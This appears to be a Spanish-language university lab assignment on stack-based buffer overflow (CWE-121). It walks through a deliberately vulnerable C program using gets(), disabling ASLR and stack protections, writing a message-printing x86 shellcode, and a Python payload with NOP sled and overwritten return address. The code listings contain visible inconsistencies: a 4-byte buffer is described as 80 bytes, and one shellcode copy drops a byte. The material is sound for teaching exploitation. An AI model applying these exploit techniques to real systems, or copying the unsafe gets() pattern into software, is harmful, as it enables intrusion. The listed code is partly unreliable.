

Práctica. CWE-121: Stack-based Buffer Overflow con Shellcode

Instrucciones. Elaborar una aplicación de consola en C que permita ejemplificar la vulnerabilidad de Desbordamiento de búfer basado en pila da crítica a través del ataque "Smash the stack" que permita saltarse una instrucción en equipos Linux. Esta vez, usando un **shellcode**.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno_CWE-121-shellcode.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
 - a. Cambia tu **shellcode** para que ahora la impresión sea **ganaste nombrealumno!**.
 - b. Coloca la captura de pantalla de tu código fuente de ASM en Visual Studio Code.
 - c. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.
 - d. Coloca la captura de pantalla de tu código fuente de Python en Visual Studio Code.
 - e. Coloca la captura de pantalla de la salida de tu programa con el **payload** correcto para imprimir el resultado de:

```
ganaste nombrealumno!
```
 - f. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte en un archivo Word a la actividad en Eminus.

Prerrequisitos

1. Esta práctica tiene como prerrequisito haber realizado la práctica de instalación de servidor **Linux**.
Puede seguir las instrucciones de cómo instalar Ubuntu Server desde la práctica [Instalación de Ubuntu server](#).
2. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para C++.
Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).
3. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


Instrucciones

Esta vulnerabilidad consiste en que por medio de una entrada maliciosa, el atacante pueda imprimir un mensaje que no existe en el código fuente. Vamos a ejemplificar el impacto de una vulnerabilidad de este tipo, mediante una práctica que consista en escribir un programa de código en c y un pequeño reto.

Para resolver el reto, se pide que el programa deba imprimir el mensaje con el valor **you win!** que indica que se pudo mandar llamar a una función que no es parte del programa original.

A. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar y compártala con su equipo **Linux**. Puede seguir las instrucciones de cómo hacerlo desde [Compartir su carpeta de trabajo de Windows hacia Linux](#).
2. Inicie **Visual Studio Code**.
3. Seleccione **Archivo > Abrir carpeta** en el menú principal.
4. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-121-shellcode** y selecciónela. Luego haga clic en Seleccionar carpeta.
5. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada.
6. En la barra de herramientas del Explorador de archivos, seleccione el botón **Nuevo archivo**.
7. Asigne un nombre al archivo **programa.c** y VS Code lo abrirá automáticamente en el editor.



8. Escriba el siguiente código.

```
#include <stdio.h>
int main()
{
    int cookie;
    char buf[4];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you lose!\n");
}
```

9. Vamos ahora a compilarlo en su equipo **Linux**.
10. Abra una nueva **Terminal**, colóquese en la ubicación de la carpeta compartida de este código. En este ejemplo es **cd codigo/ps/cwe-121-shellcode/**.
11. Escriba el siguiente comando para compilar su archivo.

```
$ gcc programa.c -o programa.out -fno-stack-protector -z execstack -ggdb -mpreferred-stack-boundary=2
```


- ```
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$./programa.out
buf: bffff5c4 cookie: bffff614
AAAAAAAA
```

- [illegible]

15. Lo más que podemos conseguir es la violación del segmento al pasarnos de la longitud 80 de la variable `char buf[80]`.
16. Enhorabuena. Ha creado su programa correctamente.


## B. Analizar el problema y explotar la vulnerabilidad.

Sabemos que hay dos variables locales: `cookie` y `buf`. Y una función `gets(buf)` que toma datos de la entrada estándar y los guarda en `buf`. Antes de ejecutar `gets(buf)` el mapa de la pila del programa es el siguiente:



La estrategia de ataque involucra crear un programa o **shellcode** que imprima por salida estándar el mensaje ganador, inyectarlo en la pila y ejecutarlo.


## Tobogán de NOPS



Una dificultad a la hora de ejecutar el **shellcode** radica en saber exactamente en qué dirección de memoria se encuentra. Para evitar errarle por pocos bytes se usa como recurso la instrucción **No-Op** o **NOP** (No Operation instruction).

Cada NOP ocupa un byte (`0x90` en Assembler) y es una instrucción que no hace nada, sólo avanza el contador del programa a la siguiente instrucción a ejecutar.

Si se agregan varias instrucciones **NOP** (formando un **NOP sled** o tobogán de **NOPs** que -sin hacer nada- lleven hacia la ejecución del **shellcode**) y se modifica el flujo de ejecución para que salte allí, sabemos que eventualmente el **shellcode** se va a ejecutar.



Esto permite tener margen de error al definir la dirección de retorno y aumenta las chances de ejecutar el **shellcode**.

### Pasos a realizar

En `buf` ya no va a ir basura sino el **shellcode** antecedido por varios **NOPs**. Aprovechamos `gets()` para copiar los **NOPs** y el **shellcode** como `string` en la pila en `buf` y sobrescribimos la dirección de retorno para que apunte a los **NOPs** de `buf`.

Los pasos que realizaremos serán:

1. Crear el **shellcode** que tenga la instrucción `printf("you win!\n");`
2. Buscar la dirección en memoria de `buf`.
3. Colocar la dirección de retorno en la dirección de `buf`.
4. Planificar el **overflow** usando Python para crear el **payload** que llevará el **shellcode**.
5. Ejecutar el **exploit**.



```
 mov ecx, mensaje ; mensaje en ecx
 mov edx, 11 ; longitud del mensaje (Hola mundo\n)
 int 0x80 ; interrupcion

;syscall exit(0)
 mov eax, 1
 mov ebx, 0
 int 0x80
```

5. Ahora ensamblamos el programa con el ensamblador `nasm`.
6. Instalemos `nasm` en ubuntu.

```
$ sudo apt install nasm
```

7. Ahora ensamblamos el programa con el ensamblador `nasm`.

```
$ nasm -f elf holaMundo.asm
```

8. `nasm` con el argumento `-f elf` ensambla el programa en un archivo objeto preparado para ser linkeado como un binario **ELF** (Extensible Linkable Format es un formato de archivo estándar común para archivos ejecutables). Como resultado genera el archivo objeto `holaMundo.o`.
9. Ahora linkeamos ese archivo objeto usando `ld` que va a crear un binario ELF a partir del archivo objeto.

```
$ ld -N holamundo.o -o holamundo.out
```

10. Ejecutamos y vemos la salida estándar y la finalización del programa.

```
$./holamundo.out
```

```
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$./holamundo.out
Hola mundo
```

11. Enhorabuena. Con estos fundamentos. Ahora vamos a crear nuestro **shellcode**.

### Creación de un shellcode

1. El objetivo con nuestro **shellcode** es imprimir un mensaje por salida estándar, similar al siguiente programa en C:

```
#include <unistd.h>

int main()
{
 write(1, "you win!\n", 9);
}
```

2. Si compilamos este programa, se observa la salida siguiente.

```
$ gcc shellcode.c -o shellcode.out -fno-stack-protector -z execstack -ggdb -mpreferred-stack-boundary=2
$./shellcode.out
$ you win!
```

3. Vamos a crear el mismo programa en lenguaje ensamblador. No tenemos que ser expertos en el lenguaje, solo tenemos que saber cómo se realizan las cosas más simples como imprimir un mensaje en pantalla.
4. Cree un archivo que se llame `shellcode.asm` y escriba el siguiente código.

```
section .text ; segmento TEXT
global _start ; punto de entrada del ELF

_start:

 jmp short dummy ; 1. salto a un dummy con el call

imprimir_str: ; 3. syscall write()
 pop ecx ; ecx => "you win!A"
 mov al,4 ; syscall write: #4
 xor ebx,ebx ; ebx = 0
 inc ebx ; stdout filedescriptor: #1
 xor edx,edx ; edx = 0
 mov dl,9 ; longitud "you win!\0": 9
 int 0x80 ; write(1, string, 9)

 mov al,1 ; syscall exit: #1
 dec ebx ; ebx = 0
 int 0x80 ; exit(0)

dummy:
 call imprimir_str ; 2. llamo al código encargado de imprimir el mensaje
 db 'you win!', 0x0b ; antes de saltar apila dirección de "you win!\v"
 ; para retornar luego del call
```

5. Ahora ensamblamos el programa con el ensamblador `nasm`.

```
$ nasm -f elf shellcode.asm
```

6. Ahora linkeamos ese archivo objeto usando `ld` que va a crear un binario ELF a partir del archivo objeto.

```
$ ld -N shellcode.o -o shellcode.out
```

7. Ejecutamos y vemos la salida estándar y la finalización del programa.

```
$./shellcode.out
you win!
```

8. Muy bien. Ahora vamos a convertirlo en un `string`. Existen varias maneras de obtener el código de máquina como cadena de caracteres a partir del código `assembler`. Una manera simple de obtenerlo es usando `hexdump` desde la consola. Para extraer la `section .text` al binario `shellcode.bin` escriba.

```
$ objcopy -j .text -O binary shellcode.o shellcode.bin
```

9. Luego para extraer el byte code del binario `shellcode.bin`.

```
$ hexdump -v -e '"\\" 1/1 "%02x"' shellcode.bin; echo
\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x79
\x6f\x75\x20\x77\x69\x6e\x21\x0b
```



10. Observe el código máquina obtenido en formato Unicode aparece debajo. Debe coincidir con el código de máquina mostrado en la segunda columna al desensamblar con objdump.

```
$ objdump -d -M intel shellcode.out
```

```
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$ hexdump -v -e '"\\" 1/1 "%02x"' shellcode.bin; echo
\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x79
\x6f\x75\x20\x77\x69\x6e\x21\x0b
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$ objdump -d -M intel shellcode.out

shellcode.out: formato del fichero elf32-i386

Desensamblado de la sección .text:

0048060 <_start>:
8048060: eb 11 jmp 8048073 <dummy>

0048062 <imprimir_str>:
8048062: 59 pop ecx
8048063: b0 04 mov al,0x4
8048065: 31 db xor ebx,ebx
8048067: 43 inc ebx
8048068: 31 d2 xor edx,edx
804806a: b2 09 mov dl,0x9
804806c: cd 80 int 0x80
804806e: b0 01 mov al,0x1
8048070: 4b dec ebx
8048071: cd 80 int 0x80

0048073 <dummy>:
8048073: e8 ea ff ff ff call 8048062 <imprimir_str>
8048078: 79 6f jns 80480e9 <_end+0x65>
804807a: 75 20 jne 804809c <_end+0x18>
804807c: 77 69 ja 80480e7 <_end+0x63>
804807e: 6e outs dx,BYTE PTR ds:[esi]
804807f: 21 0b and DWORD PTR [ebx],ecx
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$
```

11. Ahora podemos copiarlo y utilizarlo en nuestro exploit.  
12. En conclusión el **shellcode** como string que vamos a usar en los exploits para imprimir el mensaje “you win!” va a ser:

```
\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x79
\x6f\x75\x20\x77\x69\x6e\x21\x0b
```

13. Este se puede agregar a una variable de Python para su manipulación más sencilla.

```
shellcode =
"\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x79
\x6f\x75\x20\x77\x69\x6e\x21\x0b"
```

14. Felicidades! Ha creado su primer **shellcode**.

### C. Realizar la explotación

1. Para empezar, si ejecuta varias veces su programa, puede observar que las direcciones de memoria cambian en cada ejecución.

```
pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bfd62fec cookie: bfd6303c

pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bff3d9cc cookie: bff3da1c

pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bfa9443c cookie: bfa9448c

pato@servidorfei:~/codigo/ps/cwe-121$
```

2. Para efectos de práctica, vamos a deshabilitar el ASLR (*Address Space Layout Randomization* o mapa de espacio de direcciones aleatorio) la cual hace aleatoria la asignación de direcciones en memoria. Ejecute el siguiente comando.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

3. Ahora vuelva a ejecutar varias veces su programa para verificar el cambio.

```
pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$./programa.out
buf: bffff5c4 cookie: bffff614

pato@servidorfei:~/codigo/ps/cwe-121$
```

4. Bien, ahora tenemos que guardar la dirección de `buf` que se está imprimiendo.

```
buf: bffff5c4
```

5. El objetivo colocar nuestro shellcode dentro de `buf` y también modificar la dirección de retorno en el tope de la pila al momento de ejecutar la instrucción `ret` para que sea la dirección de `buf` es decir, `bffff5c4`.
6. Planificamos el **overflow** que realizaremos por entrada estándar, considerando el formato **little endian** en la dirección de `buf` que es `bffff5c4`. Al revés quedaría `c4f5ffbf` o `\xc4\xf5\xff\xbf`.

"NOP+shellcode+padding" + "BBBB" + "CCCC" + "\xc4\xf5\xff\xbf"



7. Aunque el **payload** puede hacerse de manera manual, generalmente estos se escriben en algún lenguaje de programación para practicidad tanto de ejecución y repetición.
8. Verifique que tiene la **versión 2 de Python** en su equipo **Linux**.
9. La versión 3 de Python introduce varios cambios que podrían no ser compatibles con las instrucciones aquí presentadas.

```
pato@servidorfei:~/codigo/ps/cwe-126$ python --version
Python 2.7.12
```

10. En el proyecto de Visual Studio cree un nuevo archivo llamado `payload.py` e introduzca el siguiente código.

```
payload.py
from struct import pack

shellcode, imprime you win!
shellcode =
"\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x0b"

ret_addr = 0xbffff5c4 # Direccion de buf

output = "\x90" * 20 # nops iniciales buf
output += shellcode # shellcode
output += "A" * (80 - 20 - len(shellcode)) # padding hasta fin de buf
output += "BBBB" # lleno cookie
output += "CCCC" # lleno ebp
output += pack("<I", ret_addr) # defino return address

print(output)
```

11. En Python 2 es posible convertir a formato **little endian** una dirección importando `struct` y usando la función `pack`: `pack("<I", ret_addr)`.
12. Ahora ejecute este programa en su equipo Linux.

```
$ python payload.py
```


```
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$ python payload.py
???????????????????????????????? 1Y??1C1X `K`?????you win!AAAAAAAAAAAAAAAAAAAAAAAAABBBCCCC????
```

13. Observe como Python imprime nuestro **payload**. Ingrese el **payload** del programa de Python como entrada con la siguiente instrucción

```
$ python payload.py |./programa.out
```

```
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$ python payload.py |./programa.out
buf: bffff5c4 cookie: bffff614
you win!
pato@servidorfei:~/codigo/ps/cwe-121-shellcode$
```

14. Es interesante tener en cuenta que el **shellcode** utilizado realiza un **syscall write** para imprimir el mensaje y luego un **syscall exit** para finalizar el proceso exitosamente. Gráficamente logramos el siguiente resultado:



15. Felicidades! Ha realizado correctamente el programa y hemos comprendido que es lo que está sucediendo en la memoria.

#### Actividad de tarea.

1. Cambia que la cadena de impresión sea ahora `ganaste guillermo!`. Cambie la palabra `guillermo` por su nombre.
2. Modifique su payload de manera que se imprima el nuevo mensaje.

```
buf: bffff5a4 cookie: bffff5f4
ganaste guillermo!
pato@servidorfei:~/codigo/ps/cwe-121-shellcode/tarea$
```

3. Suba su actividad en el apartado de Eminus correspondiente.